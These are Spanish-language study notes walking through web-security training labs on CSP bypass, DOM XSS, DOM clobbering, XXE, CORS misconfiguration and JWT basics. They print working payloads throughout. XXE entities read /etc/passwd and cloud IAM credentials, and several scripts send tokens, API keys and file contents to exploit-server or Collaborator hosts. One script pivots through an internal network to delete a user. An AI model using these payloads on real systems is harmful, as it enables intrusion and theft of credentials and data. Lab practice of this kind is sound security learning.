Utilizo script-src-elem que es una directiva CSP que permite apuntar a elementos script y puedo sobre escribir las reglas de script-src e inyectar de nuevo código JS con unsafe-line Nos notifican con este POST -->

```

5 {
  "csp-report": {
    "blocked-uri": "inline",
    "column-number": 64,
    "disposition": "enforce",
    "document-uri":
      "https://0ade002e03e1086a81252f93006400fc.web-security-academy.net/?search=cx
      lm%3Cscript%3Ealert(1)%3C/script%3Ep9jj5",
    "effective-directive": "script-src-elem",
    "line-number": 46,
    "original-policy":
      "default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; r
      eport-uri https://0ade002e03e1086a81252f93006400fc.web-security-academy.net/cs
      p-report?token=",
    "referrer": "",
    "source-file":
      "https://0ade002e03e1086a81252f93006400fc.web-security-academy.net/?search=cx
      lm%3Cscript%3Ealert(1)%3C/script%3Ep9jj5",
    "status-code": 200,
    "violated-directive": "script-src-elem"
  }
}

```

## Lab - XSS Reflected protegido por CSP con dangling Attack

CSP lleva en la cabecera Content-Security-Policy

Tiene como cometido evitar ataques XSS y funciona restringiendo scripts e imágenes

- Las siguientes son directivas que sólo permitirán cargar el script del propio sitio web o añadir una excepción desde dónde se carga el script

```
script-src 'self' ``script-src https://scripts.normal-website.com
script-src https://scripts.normal-website.com
```

### Body:

```
<script>
if(window.name) {
    new Image().src='//fcv7yy59ng40opj371q2a9ni79d01rpg.oastify.com?'+encodeURIComponent(window.name);
} else {
    location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=%22%3E%3Ca%20href=%22https://exploit-0abe00f104af88d58121d3be018c009a.exploit-server.net/exploit%22%3EClick%20me%3C/a%3E%3Cbase%20target=%27';
}
</script>
```

**Store** **View exploit** **Deliver exploit to victim** **Access log**

## Así sale nuestro payload

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

## Email

[Click me](#) [Update email](#)

Si la víctima clica, nos envían el CSRF, por una petición HTTP en Collaborator

Observo como el email y el csrf viajan, en el response del change/email vemos los parámetros propios de una protección CSP

**email=t.aak@40tak.com; tel=+65-987654321; fax=+65-987654321; mobile=+65-987654321;**

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 Content-Security-Policy: default-src 'self';object-src 'none'; style-src 'self';
script-src 'self'; img-src 'self'; base-uri 'none';
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
```

## Cambiamos la dirección de maik

email=hacker@evil-user.net&csrf=mtNWJYhLZ0Ir6tTi50RHsmXG0oot8wwE

click derecho --> engagment tools --> Generate CSRF POC

Cambiamos el csrf que nos ha dado la víctima, regeneramos payload y copiamos, pegamos en el servidor de explotación y la víctima que haya clickado le habremos cambiado el email al que nosotros queramos

(EN EL NAVEGADOR UTILIZADO LA VÍCTIMA NO PINCHABA EN EL PAYLOAD, debes utilizar CHROME)

## [MISTERY LAB DONE]

# DOM XSS

- Fuentes para explotar DOM XSS

document.URL

document.documentElement

document.URLUnencoded

document.baseURI

location

document.cookie

document.referrer

window.name

history.pushState

history.replaceState

localStorage

sessionStorage

IndexedDB (mozIndexedDB, webkitIndexedDB, msIndexedDB)

Database

document.write()

document.writeln()

document.domain

element.innerHTML

element.outerHTML

element.insertAdjacentHTML

element.onevent

eval()

Function()

setTimeout()

setInterval()

setImmediate()

execCommand()

execScript()

msSetImmediate()

range.createContextualFragment()

crypto.generateCRMFRequest()

## Lab - XSS DOM Open Redirection

Nos fijamos en el postID, que hay JS incorporado

Hay una vulnerabilidad en Back To Blog con la manera de tratar la redirección.

Añadimos una URL a nuestro servidor para crear un alert.

```
GET /post?postId=1&url=
https://exploit-0a1e005a04cd203680ef9dce012100bd.exploit-server.net/exploit HTTP/2
http://url&url=https://exploit-0a1e005a04cd203680ef9dce012100bd.exploit-
server.net/exploit
```

Funciones que crean vulnerabilidades

- location
- location.host
- location.hostname
- location.href
- location.pathname
- location.search
- location.protocol
- location.assign()
- location.replace()
- open()
- element.srcdoc
- XMLHttpRequest.open()
- XMLHttpRequest.send()
- jQuery.ajax()
- \$.ajax()

## Lab - DOM based cookie manipulation

```
<iframe src="https://0a6d00bc032d7d1380d617c500c3000f.web-security-
academy.net/product?productId=3"><script>print()</script>
onLoad="if(!window.x)this.src='https://0a6d00bc032d7d1380d617c500c3000f.web-
security-academy.net';window.x=1;">
```

Pegamos este payload en el servidor de explotación, ya que tiene una vulnerabilidad en LASTproduct y se puede ejecutar javascript

```
GET /product?productId=3 HTTP/2
Host: 0a6d00bc032d7d1380d617c500c3000f.web-security-academy.net
Cookie: session=6vkrxVsMA23HxLCaZF37KnMhXpC0dbaec; lastViewedProduct=
https://0a6d00bc032d7d1380d617c500c3000f.web-security-academy.net/product?productId
=3
```

## Lab - DOM XSS usando mensajes web

Nos damos cuenta de la vuln de javascript, porque en home hay un jscript con un innerHTML.

Lo mandamos a la víctima, la cual maneja los anuncios, creará este iframe en lo que cargará una imagen con atributo src=1, esto causa un error cumpliendo el onerror=print

```
<iframe src="https://oa80002a032eba8781f7212500a9003f.web-security-academy.net/" onLoad="this.contentWindow.postMessage('<img src=1 onerror=print()>', '*')">
```

Insertamos este payload en el servidor de explotación y se lo mandamos a la víctima.

## Lab - DOM XSS usando mensajes web y URL con JS

Encontramos el código vulnerable en home

```
<script>
  window.addEventListener('message', function(e) {
    var url = e.data;
    if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
      location.href = url;
    }
  }, false);
</script>
```

Pegamos este payload en el server exploit, la página tratará las url que les entren como legit, crea un iframe, el cuál recibe un mensaje, con un XSS que abre las propiedades de impresora, gracias a la cadena http la web lo procesa enviándolo a location.href

Este será el payload

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/" onLoad="this.contentWindow.postMessage('javascript:print()//http:', '*')">
```

## Lab - DOM XSS usando mensajes web y Json parsing

Encontramos la línea vulnerable en home

```
<script>
  window.addEventListener('message',
    function(e) {
      var iframe = document.createElement(
        'iframe'), ACMEplayer = {
        element: iframe
      }, d;
      document.body.appendChild(iframe);
      try {
        d = JSON.parse(e.data);
      }
      catch(e) {
        return;
      }
      switch(d.type) {
        case "page-load":
          ACMEplayer.element.scrollIntoView();
          break;
        case "load-channel":
          ACMEplayer.element.src = d.url;
          break;
        case "player-height-changed":
          ACMEplayer.element.style.width = d.
            width + "px";
          ACMEplayer.element.style.height = d.
            height + "px";
          break;
      }
    }, false);
</script>
```

Este será el payload , la web acepta mensajes, por eso al hacer un envío a la víctima desde el exploit server lo procesa, como esta vez sólo parsea JSON, después del postMessage , le ponemos una cadena de load-channel en formato JSON, después viene el alert -->

```
<iframe src="https://0a5e00e5035b09d28077716boobooooe6.web-security-
academy.net/" onload="this.contentWindow.postMessage("{"type":"Load-
channel","url":"javascript:print()"}","*")">
```

## Lab - DOM clobbering

Lo utilizaremos cuando XSS no sea posible, podremos manejar algunos atributos HTML o JS

```
<a id=defaultAvatar><a id=defaultAvatar name=avatar
href="cid:"onerror=alert(1)//">
```

## Lab - Clobering DOM attributes to bypass HTML filters

Este lab utiliza la librería HTMLJanitor que es vulnerable a DOM clobbering

1. Creamos un atributo nuevo, nos deja poner la longitud que queramos y ahí ponemos onfocus

- ```
<form id=x tabindex=0 onfocus=print()><input id=attributes>
```
2. Le mandamos a la víctima el payload, buscando que añada el atributo x al final de la página, y un delay de 500 ms necesario para asegurarse de que el comentario que contiene la inyección se carga antes de que la página ejecute el JS que el enviamos.
- ```
<iframe src=https://YOUR-LAB-ID.web-security-academy.net/post?postId=3 onLoad="setTimeout(()=>this.src=this.src+'#x',500)">
```

## [MisteryLab Done]

# XXE - Inyecciones XML

Inyecciones de tipo XML , las cuales pueden dar acceso a la información de back-end al atacante

Existen varios tipos de XXE

- XXE a ciegas OAST
- XXE con mensajes de error, puede haber info en estos mensajes
- XXE para visionar archivos sensibles
- XXE para relizar ataques SSRF , redireccionando la salida a otro sitio para hacernos con un portal de administrador

Para probar una vuln XXE, habrá que probar cada etiqueta de datos para saber cuál es vulnerable.

- El payload más usado es este siendo xxe la variable  
[ ]> &xxe;`]  
• Probamos una nueva entrada  
[ ]>  
&producto;]  
• Redirección SSRF  
[ ]>]  
• Ejecutar comandos

- Ataque XInclude  
<xi:include parse="text" href="file:///etc/passwd"/>

# Lab - XXE utilizando entidades externas

Pongo el payload antes descrito

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    3
  </storeId>
</stockCheck>
```

Resulta que no he puesto bien el delimitador

## Response

```
Pretty Raw Hex Render ▾
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 158
5
6 "XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 28; The reference to entity "xxe" must end with the ';' delimiter."
```

Lo pongo en ambos storeID pero sólo el 1er campo es vulnerable

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Recuperamos el archivo /etc/passwd

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

## Lab - XXE con SSRF

Cogemos la petición que tenga un XML

Probaré una redirección y me fijaré en el response

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY taktakeo SYSTEM "http://169.254.169.254/"> ]>
<stockCheck>
  <productId>
    &taktakeo;
  </productId>
  <storeId>
    20
  </storeId>
</stockCheck>
```

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 28
5
6 "Invalid product ID: latest"
```

Voy añadiendo la ruta de esta manera hasta llegar a algún usuario

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY taktakeo SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials"> ]>
<stockCheck>
  <productId>
    &taktakeo;
  </productId>
  <storeId>
    20
  </storeId>
</stockCheck>
```

) Search

#### response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 42

"Invalid product ID: security-credentials"
```

Payload final -->

```
<?xml version="1.0" encoding="UTF-8"?> `<!DOCTYPE foo [ <!ENTITY taktakeo SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
&taktakeo;
```

## Lab - XInclude recuperando archivos

Pondremos payload del Xinclude -->

Sólo es vulnerable el campo de productId

```
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
```

) Search

#### response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2339

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin"
```

Payload final -->

```
<xi:include parse="text" href="file:///etc/passwd"/>
```

## Lab - XXE File Upload

Con visual Studio o editando con Kali un fichero .svg pondremos la línea puesta en Payload final en el final de este ejercicio.

Subiremos una imagen svg con un payload que nos saca la imagen del código secreto

## Leave a comment

Comment:

esto

Name:

esta

Avatar:

imagen.svg

Email:

esta@esta.com

EN burpsuite podemos ver que lleva por dentro el svg

```
-----9838042916258158172839314437
Content-Disposition: form-data; name="avatar"; filename="
imagen.svg"
Content-Type: image/svg+xml
```

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [
<!ENTITY teeek SYSTEM "file:///etc/hostname" > ]><svg
width="128px" height="128px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0"
y="16">&teeek;</text></svg>
```

Abrimos imagen en una nueva pestaña y obtenemos flag

o <https://0ae000bc04a70c3980d84a31002100e5.web-security-academy.net/post/comme>

47343395acff

Payload final -->

```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY teeek SYSTEM  
"file:///etc/hostname" > ]><svg width="128px" height="128px"  
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"  
version="1.1"><text font-size="16" x="0" y="16">&teeek;</text></svg>
```

## Lab - Bind XXE with OAST

Utilizaremos un payload de redirección -->

```
` ]>
```

El 1er campo es vulnerable

```
<?xml version="1.0" encoding="UTF-8"?>  
`<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  
"http://e5ksqlkpsb26whup0vrq602r7id9lzpo.oastify.com/"> ]>  
<stockCheck>  
  <productId>  
    &xxe;  
  </productId>  
  <storeId>  
    1  
  </storeId>  
</stockCheck>
```

## Lab - Blind XXE with entities

Ahora utilizaremos parámetros como entidades

```
`<!DOCTYPE foo [ %teeek;]>
```

Sólo se pueden utilizar en esa parte del XML pero no en el resto del DTD

```
<?xml version="1.0" encoding="UTF-8"?>  
`<!DOCTYPE foo [ <!ENTITY $ teeek SYSTEM  
"http://t5z7q0k4sq2lwqu40br56f267xdolfp4.oastify.com/">$teeek; ]>  
<stockCheck>  
  <productId>  
    1  
  </productId>  
  <storeId>  
    2  
  </storeId>  
</stockCheck>
```

Observamos el error y unas respuestas DNS en BURP Collaborator

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"XML parsing error"
```

## Lab - Blind XXE para exfiltrar datos con DTD

Crearemos un DTD malicioso para que nos envíe el archivo en cuestión, más tarde visitaremos el visor de eventos para ver el contenido

```
<!ENTITY % file SYSTEM "file:///etc/hostname"> ">
Body:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % evaluamos "<!ENTITY &#x25; exfiltramos SYSTEM 'https://exploit-0a4a00b1038c74a58ae4778a015d0001.exploit-server.net/?x=%file;'>">
```

[Store](#) [View exploit](#) [Access log](#)

Ahora en la petición de Stock, utilizaremos las variables por parámetros para ejecutarlas, sabe qué variables utilizar ya que redireccionamos a nuestro exploit server donde se alberga el DTD

```
``%xxe;%evaluamos;%exfiltramos;]
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY &#x25; xxе SYSTEM
"https://exploit-0a4a00b1038c74a58ae4778a015d0001.exploit-server.net/exploit">
&xxе; &evalуamos; &exfiltramos;]><stockCheck>
<productId>
    1
</productId>
<storeId>
    1
</storeId>
</stockCheck>
```

Filtramos por la ruta dónde está el exploit y en la siguiente línea está el contenido

10.0.3.116	2024-04-16 10:13:08 +0000 "GET / <a href="#">exploit</a> HTTP/1..
10.0.3.116	2024-04-16 10:13:08 +0000 "GET /?x=ecfceaa58edc

## Lab - Blind XXE exfiltración de datos en mensajes de error

Este será el payload, forzando el error con un archivo inexistente, añadiremos la variable del archivo que realmente queremos para que nos lo pinte después del error

Body:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % evaluamos "<!ENTITY &#x25; esto es un error SYSTEM 'file:///estearchivonoexiste/%file;';">">
```

Store

View exploit

Access log

Añadimos las variables con parámetros

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY &#x25; xxe SYSTEM
"https://exploit-Oaac000504b8754d80f0612601110055.exploit-server.net/exploit">
&xxe; &evaluamos; &esto es un error; ]><stockCheck>
  <productId>
    8
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Obtenemos el fichero

```
: "XML parser exited with error: java.io.FileNotFoundException: /estearchivonoexiste/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

## Lab - XXE recuperando archivos desde un DTD local

DTD files --> <https://github.com/GoSecure/dtd-finder/tree/master/list>

poner una de estas wordlist en el intruder para saber qué DTD existe en el servidor y realizar el exploit a partir de ese archivo

Intento obtener el archivo /etc/passwd directamente, si lo pongo mal dirá que no se encuentra el archivo

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///etc/passwd">%local_dtd;
]><stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

( ) Search

## response

retty Raw Hex Render Hackvertor

```

HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 103

"XML parser exited with error: java.io.FileNotFoundException: /etc/passwd (No such file or directory)"

```

Si el server encuentra el archivo, nos daremos cuenta de que hay otro tipo de error pero el archivo existe

```

HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 226

```

```

"XML parser exited with error: org.xml.sax.SAXParseException; systemId: file:///etc/passwd; lineNumber: 1; columnNumber: 1; The markup declarations contained or pointed to by the document type declaration must be well-formed."

```

``%local\_dtd;`

Significa que este archivo existe, tendremos que buscar que entidades existen dentro de ese archivo para jugar con ella en el siguiente payload

```

5
6 "XML parser exited with error: java.io.FileNotFoundException: /usr/share/yelp/dtd/docbookx.dtd (No such file or directory)"

```

%evaluamos;

%manejoerror;

'>

%local\_dtd;``

Obtenemos flag con este payload

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % IS0amso '<!ENTITY %>'>
<!ENTITY %>25; file SYSTEM "file:///etc/passwd">
<!ENTITY %>25; evaluamos "<!ENTITY %>26;%>25; manejoerror SYSTEM %>27;file:///estonoexiste/&%>25;file;%>27;">
&%>25;evaluamos;
&%>25;manejoerror;
'>
%local_dtd;
]><stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>

```

[MisteryLab DONE]

## Cross-origin resource sharing CORS

Mecanismo de un navegador que permite el acceso a los recursos de manera controlada, fuera de un dominio determinado.

- Política de mismo origen (SOP): política de navegadores web que tiene como objetivo evitar que los navegadores se ataquen entre sí
- Access-Control-Allow-Origin: un navegador web compara esta cabecera con el origen de un sitio web de terceros solicitante por el cliente, y si coincide el procedimiento sigue adelante
- Access-Control-Allow-Origin: \* podemos manejar los wildcards, pero no dentro de una URL `http://*https://hola.com`
- Si una web confía en un sitio que es vulnerable a XSS, un atacante podría vulnerar el siguiente sitio

### Lab - CORS vuln con origen básico

Ponemos una URL cualquiera en la cabecera `Origin`, para poder modificar el sitio de origen, si en el response aparece `Access-Control-Allow-Origin`, eso significa que la página podrá compartir archivos con sitios de terceros

```
GET /accountDetails HTTP/2
Host: 0a58006204cdd5fb812502e700ab009c.web-security-academy.net
Cookie: session=pBmUrmT5J4KnoWtMqQxOn5P1CiXdYE6U
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/201001
Firefox/125.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Origin: :
https://exploit-0a6700a60415d5678164018901b100b3.exploit-server.net/exploit
Referer:

HTTP/2 200 OK
Access-Control-Allow-Origin: :
https://exploit-0a6700a60415d5678164018901b100b3.exploit-server.net/exploit
Access-Control-Allow-Credentials: true
```

Ponemos este pequeño script en nuestro server exploit

Y llega la API Key en el visor de eventos

```
2024-04-23 09:02:23 +0000 "GET /log?key=%20%22username%22%20%22administrator%22,%20%20%22email%22%20%22%22,%20%20%22apikey%22%20%22YxX1VBw6rjLq9nGc
```

### Lab - CORS vuln con null Origin de confianza

Ponemos un valor null cabecera `Origin`, para poder modificar el sitio de origen, si en el response aparece `Access-Control-Allow-Origin: null`, eso significa que la página podrá compartir archivos con sitios de terceros

```

GET /accountDetails HTTP/2
Host: 0a4a0025048a06748521270f005f009f.web-security-academy.net
Cookie: session=UcXeKzJAsNM50DF69tipwljuf0EXV8iU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
Firefox/125.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Origin: null

HTTP/2 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 149

{
  "username": "wiener",
  "email": "",
  "apikey": "RWDkKBwudVXeba4BT3rUh0s006ipqVua",
  "sessions": [
    "UcXeKzJAsNM50DF69tipwljuf0EXV8iU"
  ]
}

```


Ponemos este payload en el servidor de explotación y se lo entregamos a la víctima

```
10.0.4.6      2024-04-23 09:25:27 +0000  "GET /log?key=%20%20%22username%22%20%22administrator%22,%20%20%22email%22%20%22%22,%20%20%22apikey%22"
```

## Lab - CORS con protocolos inseguros de confianza

Este ataque está pensado para realizar un MITM, pero cómo con burpsuite no se puede, realizaremos algo de JS

Al chequear el Stock, somos redireccionados a una página HTTP, si ponemos eso en una cabecera origin, confía en sitios http



Paris

Check stock

```
GET /accountDetails HTTP/2
Host: 0a5800b1030e30de81d95d500009000c.web-security-academy.net
Cookie: session=PMC6QRfXYE0z5sntfgb7G0E9V0ECx2cp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101
Firefox/125.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Origin:
http://stock.0a5800b1030e30de81d95d500009000c.web-security-academy.net/?productId=2
&storeId=1

HTTP/2 200 OK
Access-Control-Allow-Origin:
http://stock.0a5800b1030e30de81d95d500009000c.w
&storeId=1
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 149

{
  "username": "wiener",
  "email": "",
  "apiKey": "6dS44H1BHDACqhr6gPZ4XmKhJsraK2qY",
  "sessions": [
    "PMC6QRfXYE0z5sntfgb7G0E9V0ECx2cp"
  ]
}
```

Este sitio http es vulnerable a XSS:

```
GET /?productId=<script>alert('teek')</script>&storeId=1 HTTP/1.1
1 HTTP/1.1 400 Bad Request
2 Content-Type: text/html; char
3 Set-Cookie: session=k5gLdvQm5l
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 65
7
8 <h4>
  ERROR
</h4>
Invalid product ID: <script>
  alert('teek')
</script>
```

Pondremos este payload en el server exploit

Al ver el exploit saldrá esto, con nuestras credenciales, pero al mandarlo a la víctima nos dará la api key del administrator, o el cliente que reaccione al payload

## RROR

invalid product ID: 1

10.0.3.48 2024-04-23 09:54:03 +0000 "GET //log?key=%20%22username%22%20%22administrator%22,%20%22email%22%20%22%22,%20%20%22apikey%22:%20%227pDLsNj4hVzVq7weJ2oL03myQy4BviPn%22,"

## Lab - CORS Pivoting en Red Interna

```
1. <script> var q = [], collaboratorURL = 'http://$collaboratorPayload';
for(i=1;i<=255;i++) { q.push(function(url) { return function(wait) {
fetchUrl(url, wait); } }('http://192.168.0.'+i+':8080')); }
for(i=1;i<=20;i++){ if(q.length)q.shift()(i*100); } function fetchUrl(url,
wait) { var controller = new AbortController(), signal = controller.signal;
fetch(url, {signal}).then(r => r.text()).then(text => { location =
collaboratorURL + '?ip=' + url.replace(/^http:\/\//,'') + '&code=' + encodeURI(Component(text)) + '&' + Date.now(); }).catch(e => { if(q.length) { q.shift()(wait); } });
setTimeout(x => { controller.abort(); if(q.length) { q.shift()(wait); } }, wait); } </script>
```

Encontramos la dirección IP del panel de administración y su puerto

GET /?ip=192.168.0.151:8080&code=

```
2. <script> function xss(url, text, vector) { location = url + '/login?
time=' + Date.now() + '&username=' + encodeURI(Component(vector)) + '&password=test&c
srf=' + text.match(/csrf" value="([^\"]+)/)[1]; } function fetchUrl(url,
collaboratorURL){ fetch(url).then(r => r.text()).then(text => { xss(url,
text, '"><img src=' + collaboratorURL + '?foundXSS=1'); })) }
fetchUrl("http://$ip", "http://$collaboratorPayload"); </script>
```

Encontramos una vulnerabilidad XSS

GET /?foundXSS=1 HTTP/1.1

```
3. <script> function xss(url, text, vector) { location = url + '/login?
time=' + Date.now() + '&username=' + encodeURI(Component(vector)) + '&password=test&c
srf=' + text.match(/csrf" value="([^\"]+)/)[1]; } function fetchUrl(url,
collaboratorURL){ fetch(url).then(r=>r.text().then(text=> { xss(url, text,
'"><iframe src=/admin onload="new Image().src=' + collaboratorURL + '?code=' + encodeURI(Component(this.contentWindow.document.body.innerHTML)) + '"';
} )) } fetchUrl("http://$ip", "http://$collaboratorPayload"); </script>
```

Nos da el source-code

3.

11

Este código somete al user a entrar al panel de administración y a borrar el user carlos

# Json Web Tokens - JWT attacks

Un JWT es un formato estandarizado para enviar datos JSON firmados criptográficamente, se envía cualquier tipo de datos en ellos pero suelen poseer info de usuarios.

El servidor que emite este token, también cifra este algoritmo por lo que sin la clave secreta no debería saberse el resultado del hash y alterarla en un byte ya cambiaría el resultado.

1. Un JWT consta de 3 partes , separadas por puntos

eyJraWQiOiIsMTM2ZGRiMy1.eyJpc3MiOiJwb3Joc3dpZ2dLcilsImV4cCI6MTYoODAzNzE2NCwibmFtZSI6IkNhcdIyfQ.SYZBPBbg2CRjXALB5oELxioKsuTKEbDot5BCloaCR2MBJWAhN-  
xeLwEenaqBiwPVvKixYLeeDQiBEIyLFdNNIMviKRgXiYuAvMziVPbwSgkZVHeEdF5MQP10  
e2Spac-6IfA

- Cabecera: contiene metadatos
  - Payload: contiene información sobre el user
  - Firma
  - Puede ser un JWS (Json Web Signature): todos suelen estar codificados o firmados
  - Puede ser un JWE (Json Web Encryption) algunos estarán encryptados

## Algunos decodificadores de JWT

- ◆ <https://jwt.io/>
  - ◆ <https://token.dev/>
  - <https://www.jstoolset.com/jwt>

## Parámetros de encabezado JWT

- ◆ jwk: Json Web Key

- jku: Json Web Key set URL, proporciona una URL que los servers pueden buscar ese conjunto de teclas el cuál tienen la clave correcta
- kid: proporciona un id en cada Json

## Ejemplo de JWK

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
      "n": "o-
yy1wpYmffgXBxhAUJzHHocCuJolwDqqI75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTV
X67WhsN3JvaFYw-fhvsWQ"
    },
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
      "n": "fc3f-
yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3Jv
aFYw-dfg6DH-asAScw"
    }
  ]
}
```

- En algunos servers esta info está en `/.well-known/jwks.json`
